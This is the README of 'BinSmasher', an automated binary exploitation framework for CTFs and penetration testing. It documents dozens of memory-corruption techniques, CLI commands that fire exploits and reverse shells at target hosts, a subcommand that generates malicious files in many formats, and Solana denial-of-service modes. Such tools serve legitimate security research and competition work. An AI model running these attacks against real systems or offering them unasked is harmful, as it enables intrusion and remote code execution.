
BinSmasher 🔨
Production-Ready Binary Exploitation Framework

Authorized use only: CTF competitions, penetration testing, security research
Unauthorized access to systems you do not own is illegal.
✨ Key Features
| Feature | Description |
|---|---|
| 🔍 Auto-Detection | Automatically detects vulnerability type, protections, win functions, and exploit strategy |
| 🎯 43+ Techniques | ret2win, ret2libc, ROP, SROP, ORW, heap, format string, FSOP, ASLR bypass, etc. |
| 🛡️ Protection Bypass | PIE, NX, ASLR, canary, RELRO, seccomp, CFI, SafeSEH |
| 📊 Binary Analysis | Static analysis, gadget finding, libc fingerprinting, seccomp parsing |
| ⚙️ Fully Configurable | Custom win function names, offset ranges, and exploit parameters via CLI |
| 🔗 Network Ready | TCP, UDP, HTTP, TLS support with adaptive timeouts |
| 🧪 Test Suite | 17 integration scenarios (15 fast local binaries + 2 slow), comprehensive coverage |
| 📝 Auto-Generated | Exploit scripts, GDB scripts, crash scripts, CTF writeups |
| 🔧 Extensible | Modular mixin architecture (42 mixins), easy to add new techniques |
🚀 Quick Start
# System dependencies
sudo apt-get install -y python3 python3-pip gdb radare2 socat \
    binutils file patchelf checksec

# Python dependencies
pip install pwntools rich boofuzz frida-tools ropper

# Optional: angr symbolic execution (large)
pip install angr

# Optional: AFL++ coverage fuzzing
sudo apt-get install -y afl++

# Optional: one_gadget (Ruby gem)
gem install one_gadget
Install as global command
git clone https://github.com/VABISMO/binsmasher
cd binsmasher
pip install -e .
binsmasher --help
Docker
docker build -t binsmasher .
docker run --rm -it --network host --cap-add SYS_PTRACE \
  -v $(pwd):/workspace binsmasher binary --help
Usage
# Run directly (no install)
python3 src/main.py binary -b ./vuln --host 127.0.0.1 --port 4444 -t

# Installed command
binsmasher binary -b ./vuln --host 127.0.0.1 --port 4444 -t

# Auto-detect vuln type, use adaptive timeouts, generate solve template
binsmasher binary -b ./vuln --host ctf.io --port 4444 \
  --detect-vuln --adaptive-timeout --template -t
Architecture
binsmasher/
├── src/
│   ├── main.py                       # Entry point & CLI
│   ├── binsmasher_main.py            # pip console-script shim
│   │
│   ├── utils/
│   │   ├── config.py                 # ExploitConfig dataclass
│   │   ├── display.py                # Rich summary table
│   │   ├── logging_setup.py          # Dual-sink logging
│   │   ├── _process.py               # Core-dump isolation (/tmp/binsmasher_*)
│   │   ├── adaptive_timeout.py       # RTT-based timeout scaling
│   │   ├── json_output.py            # JSON/Markdown structured output
│   │   ├── progress.py               # Rich progress bars, noise suppression
│   │   └── writeup.py                # CTF writeup generator
│   │
│   ├── analyzer/
│   │   ├── static.py                 # r2 static analysis (cached)
│   │   ├── protections.py            # checksec-based protection detection
│   │   ├── binary_info.py            # Correct ELF-header detection (ET_DYN/PIE, GNU_STACK/NX)
│   │   ├── dynamic.py                # Frida instrumentation
│   │   ├── library.py                # libc offset loading, libc.rip queries
│   │   ├── seccomp.py                # seccomp-tools integration
│   │   ├── seccomp_parser.py         # Seccomp detection without seccomp-tools (pure Python)
│   │   ├── recovery.py               # Stripped binary recovery
│   │   ├── cache.py                  # SHA256 analysis cache (~/.binsmasher_cache/)
│   │   ├── angr_analysis.py          # angr symbolic path exploration
│   │   ├── vuln_detect.py            # Automatic vulnerability type detection
│   │   ├── libc_db.py                # Local libc database (19 entries, glibc 2.27–2.39, no internet)
│   │   └── libc_fingerprint.py       # Multi-symbol libc fingerprinting
│   │
│   ├── exploiter/
│   │   ├── connection.py             # TCP/UDP connection management
│   │   ├── offset.py                 # Offset detection (corefile/GDB/remote bisect), PIE/rip leak
│   │   ├── rop_chains.py             # ret2win, ret2libc, SROP, ORW, ret2dlresolve
│   │   ├── heap.py                   # Basic heap: UAF, fastbin, tcache
│   │   ├── heap_advanced.py          # tcache+safe-linking, House of Apple2, DynELF
│   │   ├── heap_groom.py             # Heap grooming, spray, off-by-one/null, ret2mprotect
│   │   ├── gadgets.py                # ROPgadget/ropper, one_gadget
│   │   ├── shellcode.py              # Shellcode + XOR encoding
│   │   ├── format_string.py          # Basic format string (Partial RELRO)
│   │   ├── format_string_advanced.py # Full RELRO bypass, PIE-aware, stack write
│   │   ├── windows.py                # SafeSEH, CFG, CFI bypass
│   │   ├── scripts.py                # Script generation (crash/exploit/GDB)
│   │   ├── orchestrator.py           # create_exploit: master TCP strategy selector
│   │   ├── multistage.py             # Two-stage TCP (leak GOT → ret2system)
│   │   ├── interactive.py            # Interactive shell + solve template
│   │   ├── brute_aslr.py             # ASLR brute (PIE base / libc / partial overwrite / ret2dlresolve / RIP byte-brute)
│   │   ├── aslr_bypass.py            # Automatic ASLR/PIE bypass (fmtstr leak, libc ID)
│   │   ├── win_detector.py           # Automatic win function detection (36 patterns)
│   │   ├── i386.py                   # Correct 32-bit ROP chains (cdecl, int 0x80, SROP)
│   │   ├── arm64.py                  # AArch64 exploit primitives (svc, SROP, gadgets)
│   │   ├── fsop.py                   # FSOP for glibc 2.34+ (House of Banana/Emma/Kiwi)
│   │   ├── canary_leak.py            # Canary leak without fork-server
│   │   ├── session.py                # Stateful menu/login service interaction
│   │   ├── udp_strategies.py         # UDP+spawn exploit engine (A–F)
│   │   └── http_strategies.py        # HTTP+spawn exploit engine (A–E)
│   │
│   ├── fuzzer/
│   │   ├── afl.py                    # AFL++ coverage fuzzing
│   │   ├── boofuzz_fuzz.py           # boofuzz network fuzzing
│   │   ├── mutation.py               # Built-in mutation fuzzer
│   │   ├── udp.py                    # UDP offset detection (bisect + corefile)
│   │   ├── http.py                   # HTTP payload template + offset detection
│   │   ├── template_utils.py         # Protocol-agnostic {PAYLOAD} substitution + Content-Length
│   │   ├── core_analysis.py          # Core dump analysis
│   │   ├── gdb_scripts.py            # GDB script generation (pwndbg/peda/vanilla)
│   │   ├── offset_roto.py            # ROTO heuristic, SIGFAULT analysis
│   │   └── solana.py                 # Solana/Agave SVM fuzzing
│   │
│   └── file_exploiter/
│       ├── audio.py                  # MP3, WAV, FLAC, OGG, AAC
│       ├── documents.py              # PDF, DOC, DOCX, XLS, XLSX, RTF
│       ├── web.py                    # JSON, XML, HTML, SVG, TXT, CSV
│       ├── images.py                 # BMP, PNG, GIF, JPEG
│       ├── scripts_fmt.py            # PY, JS, PHP, LUA, RB
│       └── archives.py               # ZIP, TAR, ELF, RAW
│
├── tests/
│   ├── test_suite.py                 # Integration test runner
│   ├── bins/                         # Compiled test binaries
│   └── src/                          # 17 C test sources + Makefile
│
├── Dockerfile
├── docker-compose.yml
├── setup.py
└── pyproject.toml
Subcommands
binsmasher binary   [options]   # ELF/PE binary exploitation
binsmasher file     [options]   # Malicious file generation
binsmasher solana   [options]   # Agave/Solana SVM auditing
binary — Full Reference
Basic Options
| Flag | Default | Description |
|---|---|---|
-b, --binary |
required | Path to target binary |
-c, --cmd |
id |
Command for shellcode payloads |
-p, --pattern-size |
200 |
Initial cyclic pattern size |
-r, --return-addr |
auto | Hex return address (skips auto-detection) |
--return-offset |
80 |
Bytes from stack addr to return addr |
-t, --test-exploit |
off | Fire exploit and verify RCE |
-l, --log-file |
auto /tmp |
Log file path |
Network Options
| Flag | Default | Description |
|---|---|---|
--host |
localhost |
Target host |
--port |
4444 |
Target port |
--tls |
off | Use TLS/SSL |
--output-ip |
127.0.0.1 |
Listener IP for callback/revshell |
--output-port |
6666 |
Listener port for callback/revshell |
Payload Options
| Flag | Default | Description |
|---|---|---|
--reverse-shell |
off | Reverse shell payload |
--file-input |
— | Embed shellcode in mp3 or raw file |
--binary-args |
"" |
Arguments to pass to spawned binary |
--payload-data |
— | Custom payload template ({PAYLOAD} placeholder for injection) |
--udp |
off | Send --payload-data via UDP |
--http |
off | HTTP mode: send payload as HTTP request (e.g. --http "POST /submit") |
--spawn-target |
off | Spawn binary locally for crash detection |
--bad-bytes |
"" |
Hex bytes to avoid in exploit addresses (e.g. 0a0d for SIP) |
--menu-script |
— | JSON interaction script for menu-based services |
--pre-send |
— | Hex bytes to send before exploit payload |
Fuzzing Options
| Flag | Default | Description |
|---|---|---|
--fuzz |
off | boofuzz network fuzzer |
--mutation-fuzz |
off | Built-in mutation fuzzer |
--afl-fuzz |
off | AFL++ coverage fuzzing |
--afl-timeout |
60 |
AFL++ runtime (seconds) |
--frida |
off | Frida dynamic instrumentation |
--protocol |
raw |
Protocol hint for boofuzz |
Exploit Techniques
| Flag | Default | Description |
|---|---|---|
--detect-vuln |
off | Auto-detect vulnerability type (STACK_OVERFLOW, FORMAT_STRING, HEAP_OVERFLOW, UAF, INTEGER_OVERFLOW) |
--multistage |
off | Two-stage TCP: leak GOT address → compute libc base → ret2system |
--multisym-leak |
off | Leak 3 GOT symbols simultaneously for precise libc fingerprinting |
--brute-aslr |
off | Brute-force ASLR without a leak |
--brute-attempts |
256 |
Max ASLR brute attempts |
--srop |
off | Force SROP chain (Sigreturn-Oriented Programming) |
--orw |
off | Force ORW chain (open/read/write flag — seccomp bypass) |
--flag-path |
/flag |
Flag file path for ORW chain |
--win-names |
win,flag,shell... |
Comma-separated list of win function names to detect |
--offset-min |
8 |
Minimum offset to try for brute force |
--offset-max |
520 |
Maximum offset to try for brute force |
--offset-step |
8 |
Step size for offset brute force |
--ret2mprotect |
off | Force ret2mprotect (make memory executable, inject shellcode) |
--off-by-one |
off | Detect and exploit off-by-one / off-by-null heap overflows |
--angr |
off | Use angr symbolic execution to find win() path |
--interactive |
off | Drop to interactive shell after successful exploit |
--template |
off | Generate a complete solve_BINARY.py template |
--debug |
off | Launch binary under GDB/pwndbg |
Heap Options
| Flag | Default | Description |
|---|---|---|
--heap-exploit |
off | Basic heap exploitation (UAF, fastbin dup, tcache basic) |
--heap-advanced |
off | Advanced heap: tcache safe-linking bypass, House of Apple2, DynELF, malloc/free hook |
--largebin-attack |
off | Largebin attack (glibc ≥ 2.28) |
--stack-pivot |
off | Stack pivot chain via leave; ret |
--privilege-escalation |
off | Post-exploit privilege escalation attempt |
Output Options
| Flag | Default | Description |
|---|---|---|
--print-json |
off | Print complete result as JSON to stdout |
--output-json PATH |
— | Write JSON result to file |
--output-markdown |
off | Write Markdown summary to _bs_work/ |
--writeup |
off | Generate full CTF-style writeup |
--generate-scripts |
off | Write crash_BINARY.py and exploit_BINARY.py |
--dos |
off | Crash-only mode: find offset, fire crash payload, generate scripts |
Advanced / Misc
| Flag | Default | Description |
|---|---|---|
--adaptive-timeout |
off | Scale all timeouts based on measured RTT to target |
--clear-cache |
off | Clear analysis cache for this binary |
--no-cache |
off | Disable analysis cache for this run |
--gdb-mode |
pwndbg |
GDB script style: pwndbg, peda, vanilla |
--safeseh-bypass |
off | SafeSEH bypass (Windows) |
--cfi-bypass |
off | CFI bypass via valid-target pivot |
--quiet |
off | Suppress all output except final result |
--verbose |
off | Show debug-level output |
Win Function Detection
BinSmasher automatically detects win functions using 36 built-in patterns:
win, flag, shell, backdoor, secret, easy, print_flag, cat_flag,
get_flag, read_flag, show_flag, get_shell, give_shell, spawn_shell,
drop_shell, spawn, pwned, success, solve, victory, solved, system,
exec_shell, do_shell, run_shell, win_func, flag_func, shell_func,
getFlag, getShell, hidden, debug, admin, root, priv, func1, func_win, pwn, ret
Custom Win Functions
Override with --win-names for binaries with non-standard naming:
# Binary has function "capture_flag()" instead of "win()"
binsmasher binary -b ./custom --host 127.0.0.1 --port 4444 \
  --win-names "capture_flag,steal_flag,get_flag" -t
How It Works
- Symbol table lookup — Searches ELF symbols for matching names
- Pattern matching — Checks prefixes, suffixes, and exact matches
- Disassembly analysis — Analyzes function code for shell/flag indicators
- String detection — Looks for
/bin/sh,flag{,PWNEDin binary strings
Exploit Techniques — TCP Mode
| # | Technique | Trigger |
|---|---|---|
| 0 | ret2win | Win/flag/shell symbol found in binary |
| 1 | two-stage ret2libc | --multistage or ASLR+NX |
| 2 | ret2csu leak | No pop rdi gadget available |
| 3 | write-syscall leak | No PLT leak function |
| 4 | Canary leak (fmtstr) | Format string detected, canary present |
| 5 | Canary leak (stack read) | Service echoes more bytes than sent |
| 6 | Canary brute (fork) | Fork-server detected |
| 7 | ret2system ROP | NX on, libc base known |
| 8 | ret2csu | No pop rdi, libc base known |
| 9 | SROP | --srop or syscall;ret available |
| 10 | ORW | --orw or seccomp blocks execve |
| 11 | Format string (Partial RELRO) | printf detected, GOT writable |
| 12 | Format string (Full RELRO) | printf detected, Full RELRO — writes to stack return address |
| 13 | Shellcode | NX disabled |
| 14 | ret2libc static | NX on, no ASLR |
| 15 | ret2dlresolve | No libc leak, no PLT |
| 16 | tcache poisoning | --heap-advanced, glibc 2.31+ |
| 17 | tcache + safe-linking bypass | --heap-advanced, glibc 2.32+ |
| 18 | House of Apple2 | --heap-advanced, glibc 2.34+ |
| 19 | House of Banana | --heap-advanced, glibc 2.34+ (dl_fini) |
| 20 | House of Emma | --heap-advanced, glibc 2.34+ (_IO_cookie) |
| 21 | House of Kiwi | --heap-advanced, glibc 2.34+ (malloc_assert) |
| 22 | FSOP via exit() | --heap-advanced, exit triggers _IO_flush_all_lockp |
| 23 | malloc/free hook overwrite | --heap-advanced, glibc < 2.34 |
| 24 | DynELF | --heap-advanced, arbitrary read primitive |
| 25 | Brute PIE base | --brute-aslr, win() present, PIE on |
| 26 | Brute libc base | --brute-aslr, one_gadget known |
| 27 | Partial overwrite | --brute-aslr, 12-bit fixed, 16 attempts |
| 28 | ret2mprotect | --ret2mprotect, no system() available |
| 29 | Off-by-one/null | --off-by-one, heap overlap |
| 30 | i386 ret2libc | 32-bit binary, cdecl stack args |
| 31 | i386 execve int 0x80 | 32-bit, int 0x80 gadget found |
| 32 | i386 SROP | 32-bit, SYS_sigreturn=119 |
| 33 | AArch64 ret2win | ARM64 binary, LR overwrite |
| 34 | AArch64 ret2system | ARM64, x0 gadget + system() |
| 35 | AArch64 execve svc | ARM64, x8=221, svc #0 |
| 36 | AArch64 SROP | ARM64, SYS_rt_sigreturn=139 |
| 37 | one_gadget | one_gadget installed, libc known |
| 38 | CFI bypass | --cfi-bypass |
| 39 | SafeSEH bypass | --safeseh-bypass, Windows |
| 40 | Stack pivot | --stack-pivot, leave; ret found |
| 41 | Largebin attack | --largebin-attack, glibc ≥ 2.28 |
| 42 | Format string leak | Auto-detect fmtstr vuln, leak libc/stack addresses |
| 43 | PIE base calc | Calculate PIE base from leaked code pointer |
| 44 | Win function detection | Auto-detect 36 win function patterns, configurable via CLI |
| 45 | angr symbolic execution | Auto-fallback on stripped/no-symbol binaries; solves win path + offset symbolically |
Exploit Techniques — UDP+Spawn Mode
Activated with --payload-data + --udp + --spawn-target.
| Strategy | Name | Viable when |
|---|---|---|
| A | ret2system ROP | ret_offset + 24 < min_crash, pop rdi available |
| A* | ret2csu fallback | As above, no pop rdi — uses __libc_csu_init |
| B | SROP | syscall;ret + pop rax;ret, frame fits in payload |
| C | GOT overwrite | Pointer-overwrite crash pattern detected |
| D | ret2win | Win symbol found, ret_offset + 8 < min_crash |
| E | one_gadget | one_gadget installed, no bad bytes |
| F | ORW | --orw flag, execve blocked by seccomp |
Exploit Techniques — HTTP+Spawn Mode
Activated with --payload-data + --http + --spawn-target.
Same strategy cascade as UDP (A–E), but delivers exploits via HTTP over TCP.
| Strategy | Name | Viable when |
|---|---|---|
| A | ret2system ROP | Stack overflow, pop rdi available |
| B | SROP | syscall;ret + pop rax;ret |
| C | ret2win | Win symbol found |
| D | one_gadget | one_gadget installed |
| E | ORW | --orw flag, seccomp detected |
Custom Payload Mode — HTTP
Use --http to send payloads as HTTP requests. Works with or without --spawn-target.
HTTP with spawn (offset detection + auto exploit)
# Template with {PAYLOAD} placeholder — auto-detects injection point
binsmasher binary -b ./http_vuln \
  --host 127.0.0.1 --port 8080 \
  --http "POST /submit" \
  --payload-data 'username=AAAA&data={PAYLOAD}' \
  --spawn-target -t

# Full HTTP template — Content-Length auto-recalculated
binsmasher binary -b ./http_vuln \
  --host 127.0.0.1 --port 8080 \
  --http --spawn-target \
  --payload-data "$(cat http_template.txt)" -t
HTTP raw send (no spawn, no offset detection)
binsmasher binary -b ./http_vuln \
  --host 127.0.0.1 --port 8080 \
  --http "POST /login" \
  --payload-data 'user=admin&data={PAYLOAD}'
When --payload-data already contains HTTP framing (starts with POST, GET, etc.), BinSmasher sends it as-is. Otherwise it wraps the body in HTTP/1.1 framing with Content-Length and Connection: close.
HTTP template example
POST /vuln HTTP/1.1
Host: target
Content-Type: application/x-www-form-urlencoded
Content-Length: 8

data={PAYLOAD}
Content-Length is automatically recalculated after {PAYLOAD} substitution.
| Strategy | Name | Viable when |
|---|---|---|
| A | ret2system ROP | ret_offset + 24 < min_crash, pop rdi available |
| A* | ret2csu fallback | As above, no pop rdi — uses __libc_csu_init |
| B | SROP | syscall;ret + pop rax;ret, frame fits in payload |
| C | GOT overwrite | Pointer-overwrite crash pattern detected |
| D | ret2win | Win symbol found, ret_offset + 8 < min_crash |
| E | one_gadget | one_gadget installed, no bad bytes |
| F | ORW | --orw flag, execve blocked by seccomp |
Custom Payload Mode — Deep Dive
Flow
1. BISECT      Find min crash size by probing [8, 16, 32 … 4096] bytes + bisect
2. COREDUMP    Inject cyclic(min_crash), collect core → extract RIP → stack scan
3. BASES       Read PIE base + libc base from /proc/PID/maps
4. EXPLOIT     Try strategies A→F, spawn fresh binary per attempt (clean ASLR)
Payload Template
Use {PAYLOAD} as injection point. Content-Length is auto-recalculated.
INVITE sip:target@127.0.0.1 SIP/2.0
...
Content-Length: {CONTENT_LENGTH}
a=ice-ufrag:{PAYLOAD}
Bad Bytes
| Protocol | --bad-bytes |
|---|---|
| Raw TCP/UDP | (empty) |
| SIP/HTTP headers | 0a0d |
| Null-terminated string | 00 |
| C string + newline | 000a0d |
Menu-based Services
For CTF binaries with menus (alloc/free/edit/show/exit), use --menu-script:
binsmasher binary -b ./heap_menu --host 127.0.0.1 --port 4444 -t \
  --menu-script '[{"recv_until":"> "},{"send_line":"1"},{"recv_until":"size: "},{"send_line":"32"},{"recv_until":"> "},{"send_line":"3"},{"recv_until":"data: "}]'
Python API
The primary interface is the binsmasher CLI (see binsmasher --help). For
programmatic use, ExploitGenerator is the main entry point — there is no
BinSmasher facade class.
from exploiter import ExploitGenerator, DEFAULT_WIN_PATTERNS

eg = ExploitGenerator(
    binary="./vuln",
    platform="linux",
    host="ctf.io",
    port=4444,
    log_file="/tmp/bs.log",
    tls=False,
    binary_args="",
    win_names=["get_flag", "print_flag", "solve"],  # custom win function names
    offset_range=(16, 256, 16)                       # custom offset range: min, max, step
)

# 1) Find the crash offset (cyclic pattern)
offset = eg.find_offset(pattern_size=200, functions=[])

# 2) Leak the stack canary if present (tries fmtstr, stack read, fork brute)
canary = eg.leak_canary(offset=offset)

# 3) Build + fire the exploit via the master strategy cascade.
#    create_exploit auto-selects: ret2win -> ret2libc -> SROP -> execve ->
#    ret2dlresolve -> one_gadget -> format-string (incl. Full RELRO) -> heap/FSOP.
success, exploit_type, used_function = eg.create_exploit(
    offset=offset, shellcode=None, return_addr=None, test_exploit=True,
    return_offset=None, nx=True, aslr=True, canary_enabled=False,
    format_string_payload=None, functions=[], file_input=None,
    canary=canary, relro="Partial RELRO", safeseh=False, cfg=False,
    findings={}, base_addr=None, offsets={})

# 4) Emit a standalone solve script (JSON / writeup via the CLI flags).
solve_script = eg.generate_template(
    offset, canary, None, {}, exploit_type or "ret2win", "./vuln", [])

# Default win patterns (36 built-in)
print(DEFAULT_WIN_PATTERNS)
# ['win', 'flag', 'shell', 'backdoor', 'secret', 'easy', 'print_flag', 'cat_flag', ...]
file — Malicious File Generation
binsmasher file --format mp3 --offset 256 --technique overflow -o ./payloads/
binsmasher file --all-formats --offset 512 -o ./payloads/
| Category | Formats |
|---|---|
| Audio | mp3, wav, flac, ogg, aac |
| Documents | pdf, doc, docx, xls, xlsx, rtf, txt, csv |
| Web/Data | json, xml, html, svg |
| Images | bmp, png, gif, jpeg |
| Code | py, js, php, lua, rb |
| Archives/Binary | zip, tar, elf, raw |
solana — Agave / Solana SVM Auditing
binsmasher solana --rpc http://localhost:8899 \
  --source-path ./agave/src --exploit-type svm-bpf
--exploit-type |
Description |
|---|---|
svm-bpf |
BPF verifier bypass |
deser |
Account deserialization vulnerability |
dos-quic |
QUIC connection denial of service |
snapshot-assert |
Snapshot loading assertion panic |
Usage Examples
CTF — ret2win (simplest case)
binsmasher binary -b ./pwn1 --host 127.0.0.1 --port 1337 -t
CTF — Auto-detect vuln, adaptive timeout
binsmasher binary -b ./unknown --host ctf.example.com --port 4444 \
  --detect-vuln --adaptive-timeout -t
CTF — ASLR + NX + PIE, two-stage leak
binsmasher binary -b ./hard_pwn --host 127.0.0.1 --port 9001 \
  --multistage -t --interactive
CTF — Format string, Full RELRO
binsmasher binary -b ./fmtstr_chal --host 127.0.0.1 --port 5555 -t
# Automatically uses stack return-address write when Full RELRO detected
CTF — Heap challenge (glibc 2.35, no hooks)
binsmasher binary -b ./heap_chal --host 127.0.0.1 --port 7777 \
  --heap-advanced -t
# Auto-selects: House of Apple2 (glibc 2.34+) or tcache+hook (< 2.34)
CTF — Brute ASLR without leak
binsmasher binary -b ./pie_binary --host ctf.io --port 4444 \
  --brute-aslr --brute-attempts 512 -t
CTF — ARM64 binary
binsmasher binary -b ./arm64_chal --host 127.0.0.1 --port 4444 -t
# Detects AArch64 and uses ARM64-specific ROP chains automatically
CTF — Seccomp sandbox, ORW
binsmasher binary -b ./sandboxed --host 127.0.0.1 --port 8888 \
  --detect-vuln --flag-path /home/ctf/flag.txt -t
# Detects seccomp, auto-enables --orw using only allowed syscalls
CTF — Canary without fork-server
binsmasher binary -b ./canary_chal --host 127.0.0.1 --port 3333 -t
# Tries: format string leak → stack read → printf leak → fork brute
CTF — Generate solve template
binsmasher binary -b ./challenge --host 127.0.0.1 --port 1337 \
  --template --writeup --generate-scripts -t
CTF — Remote with high latency + multi-symbol fingerprint
binsmasher binary -b ./challenge --host ctf.example.com --port 1337 \
  --adaptive-timeout --multistage --multisym-leak \
  --output-json result.json -t
Pentest — SIP/UDP service
cat > invite.txt << 'EOF'
INVITE sip:target@127.0.0.1 SIP/2.0
Content-Type: application/sdp
Content-Length: {CONTENT_LENGTH}

a=ice-ufrag:{PAYLOAD}
EOF

binsmasher binary -b /path/to/sip_server \
  --host 127.0.0.1 --port 5060 \
  --udp --spawn-target \
  --bad-bytes 0a0d \
  --adaptive-timeout \
  --payload-data "$(cat invite.txt)"
CTF — HTTP service with exploit
# Auto-detect offset and exploit via HTTP POST
binsmasher binary -b ./http_vuln \
  --host 127.0.0.1 --port 8080 \
  --http "POST /submit" \
  --payload-data 'user=AAAA&data={PAYLOAD}' \
  --spawn-target -t

# Full HTTP template with headers
cat > http_template.txt << 'EOF'
POST /vuln HTTP/1.1
Host: target
Content-Type: application/x-www-form-urlencoded
Content-Length: 8

data={PAYLOAD}
EOF

binsmasher binary -b ./http_vuln \
  --host 127.0.0.1 --port 8080 \
  --http --spawn-target \
  --payload-data "$(cat http_template.txt)" -t
Menu binary (heap CTF)
binsmasher binary -b ./heap_menu --host 127.0.0.1 --port 4444 \
  --heap-advanced -t \
  --menu-script '[
    {"recv_until": "> "},
    {"send_line": "1"},
    {"recv_until": "size: "},
    {"send_line": "32"}
  ]'
Running the Test Suite
# 1. Compile test binaries
cd tests/src && make && cd ../..

# 2. Fast local tests (skip slow CMD/REVSHELL)
python tests/test_suite.py --local-only --skip-slow

# 3. Full local tests
python tests/test_suite.py --local-only

# 4. Full suite (local + CTF binary downloads; t12-t15 cover Full RELRO, heap, off-by-one, canary)
python tests/test_suite.py
Expected results
| Binary | Status | Technique |
|---|---|---|
| t1_stack_noprotect | ✅ PASS | ret2win — NX off |
| t2_stack_nx | ✅ PASS | ret2win — NX on |
| t3_stack_canary | ✅ PASS | ret2win — canary detected/bypassed |
| t4_fmtstr | ✅ PASS | ret2win via format string binary |
| t5_heap | ✅ PASS | ret2win via heap binary |
| t6_64bit_nx | ✅ PASS | ret2win — 64-bit NX |
| t7_cfi_vtable | ✅ PASS | ret2win — vtable binary |
| t8_seccomp | ✅ PASS | ret2win — seccomp binary |
| t9_stripped | ✅ PASS | ret2win — stripped recovery + xref |
| t10_safestack | ✅ PASS | ret2win |
| t11_heap_glibc234 | ✅ PASS | ret2win — glibc 2.34+ |
| t12_fmtstr_fullrelro | ✅ PASS | ret2win — Full RELRO (GOT untouched) |
| t13_heap_menu | ✅ PASS | ret2win — direct overflow |
| t14_off_by_one | ✅ PASS | ret2win — off-by-one overflow |
| t15_canary_fmtstr | ✅ PASS | ret2win — canary leak via banner |
| t_shellexec | ✅ PASS | win() → system("id") — slow |
| t_revshell | ✅ PASS | win() → connect-back shell — slow |
All 15 fast local binaries pass with
--local-only --skip-slow(PASS=15, FAIL=0, WARN=0).t_shellexecandt_revshellare slow network tests, skipped with--skip-slow.
Known Limitations
Automatic Exploitation
- PIE + ASLR without leak: Auto-brutes on fork servers (PIE-base brute, partial overwrite,
ret2dlresolve, saved-RIP byte-brute). Full-entropy ASLR without a fork server or any leak is infeasible (~28-bit entropy = 268M attempts) — supply--brute-aslror a leak. - Stripped binaries: Auto-recovers functions via radare2 + prologue scan + xref to win strings; when the fast path comes up empty, angr symbolic exploration auto-triggers as a last resort to solve the win path (~60% of no-PIE cases). PIE without strings benefits most from
--angr(slower, full exploration). Use--win-namesif you know the function. - Menu-based services: Auto-driven when
--menu-scriptJSON is provided; standard 1=alloc/2=free/3=edit/4=show layouts work, exotic menus need a script. - Heap with complex menus: Partial automation; auto heap-leak + dynamic FSOP vtables cover standard layouts, bespoke grooming may be manual.
Technical Constraints
- UDP+spawn: Single-stage only. ret2plt+leak, DynELF, format string leak require receive channel.
- Copy crash constraint: If
ret_addr_offset + chain_len >= min_crash, that overflow cannot be exploited. - Windows: SafeSEH/CFG detection works; exploitation is partially implemented.
- Kernel exploits: Not in scope (
/dev/ptmx,userfaultfd, heap spray). - ARM64 gadget search: Depends on ROPgadget or ropper being installed.
- angr: Requires separate installation (
pip install angr), large dependency.
What Works Automatically
| Binary Type | Success Rate | Notes |
|---|---|---|
| ret2win (symbols) | ✅ 100% | Auto-detects 36 win patterns |
| NX + canary (banner leak) | ✅ 100% | Parses COOKIE:0x... from banner |
| Format string | ✅ ~99% | Partial/Full RELRO; correct fmt offset + saved-RBP ret-addr slot |
| PIE + leak in output | ✅ ~98% | Same-connection leak+exploit; matches all symbols for base |
| ret2libc (libc known) | ✅ ~95% | Auto libc-path + multi-symbol fingerprint by default |
| Heap basic | ✅ ~90% | UAF, fastbin, tcache; auto-trigger + version-aware |
| Heap advanced | ⚠️ ~75% | House of Apple2, FSOP; dynamic vtables, heap leak, menu driver |
| Stripped | ⚠️ ~60% | r2 recovery + xref win discovery; angr auto-fallback solves the path symbolically |
| PIE + ASLR (no leak) | ⚠️ ~50% | Fork-server brute + ret2dlresolve + RIP byte-brute |
Dependencies
| Tool | Required | Purpose |
|---|---|---|
python3 ≥ 3.9 |
Yes | Runtime |
pwntools |
Yes | Exploit primitives, ROP, ELF, DynELF |
radare2 |
Yes | Static analysis, gadget finding |
gdb |
Recommended | Offset detection, corefile analysis |
socat |
Yes (tests) | TCP→stdin for test suite |
one_gadget |
Recommended | one_gadget libc magic gadgets |
AFL++ |
Optional | Coverage fuzzing (--afl-fuzz) |
frida |
Optional | Dynamic instrumentation (--frida) |
boofuzz |
Optional | Network fuzzing (--fuzz) |
angr |
Optional | Symbolic execution (--angr) |
checksec |
Optional | Better protection detection |
patchelf |
Optional | Binary patching for local libc |
seccomp-tools |
Optional | Seccomp filter analysis (Ruby gem) |
CVE Scanner — binscan
